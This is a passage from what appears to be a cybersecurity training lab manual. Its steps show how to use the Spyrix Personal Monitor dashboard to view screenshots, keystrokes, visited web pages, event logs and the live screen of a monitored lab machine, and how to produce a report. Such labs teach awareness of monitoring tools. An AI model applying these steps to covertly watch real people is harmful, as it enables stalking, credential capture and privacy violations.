
30. Click on **Screenshots** to view the screenshots that were captured from the target machine.




31. Click on **Web pages visited** to view the web pages that were visited by **Jason** on **Windows Server 2019** machine.




32. Click on **Keyboard events** to view the keystrokes that were captured from the target machine.




33. Click on **Events log** to view the events. In the **Events log** page, click on **All Events** to view all events occurred in the target machine.




34. Click on **Live viewing** to view the live screen of the target machine.




35. Click on **Reports** section and click on **+ Request new report** to create a report.




36. In the **Request new report** window, click on the text box under **Select period** option. In the calendar keep the date to default and click **OK**.


Spyrix Personal Monitor | Repor
https://dashboard.spyrix.com/reports?from=2024-03-20+00:00:00&to=2024-03-28+21:3
80%
Spyrix Personal Monitor
TRIAL
MONITORING
Summary
Users activity
Screenshots
Web pages visited
Keyboard events
Events log
Installed applications
Reports
REAL-TIME INSIGHTS
Live viewing
Webcam live
MEDIA RECORDINGS
Sound recording
Face recognition
+ Add new computer
Purchase
+ Add new computer
eccuser_01@outlook.com
Request new report
1. Select period:
03/20/24, 00:00 - 03/28/24, 21:38
2. Select user(s):
Jason (SERVER2019)
3. Select report type:
All Events
4. Request the report:
Request CSV(XLS) report
Request Smart report
Type here to search
10:20 PM
3/27/2024




37. Once the date is selected, click on **Request Smart report** button.




38. The report will start generating after few seconds reload the page by clicking the reload option beside **+ Request new report** button.

39. Once the status changes from **Running** to **Ready** then click on **Download** to download the **Smart report**.

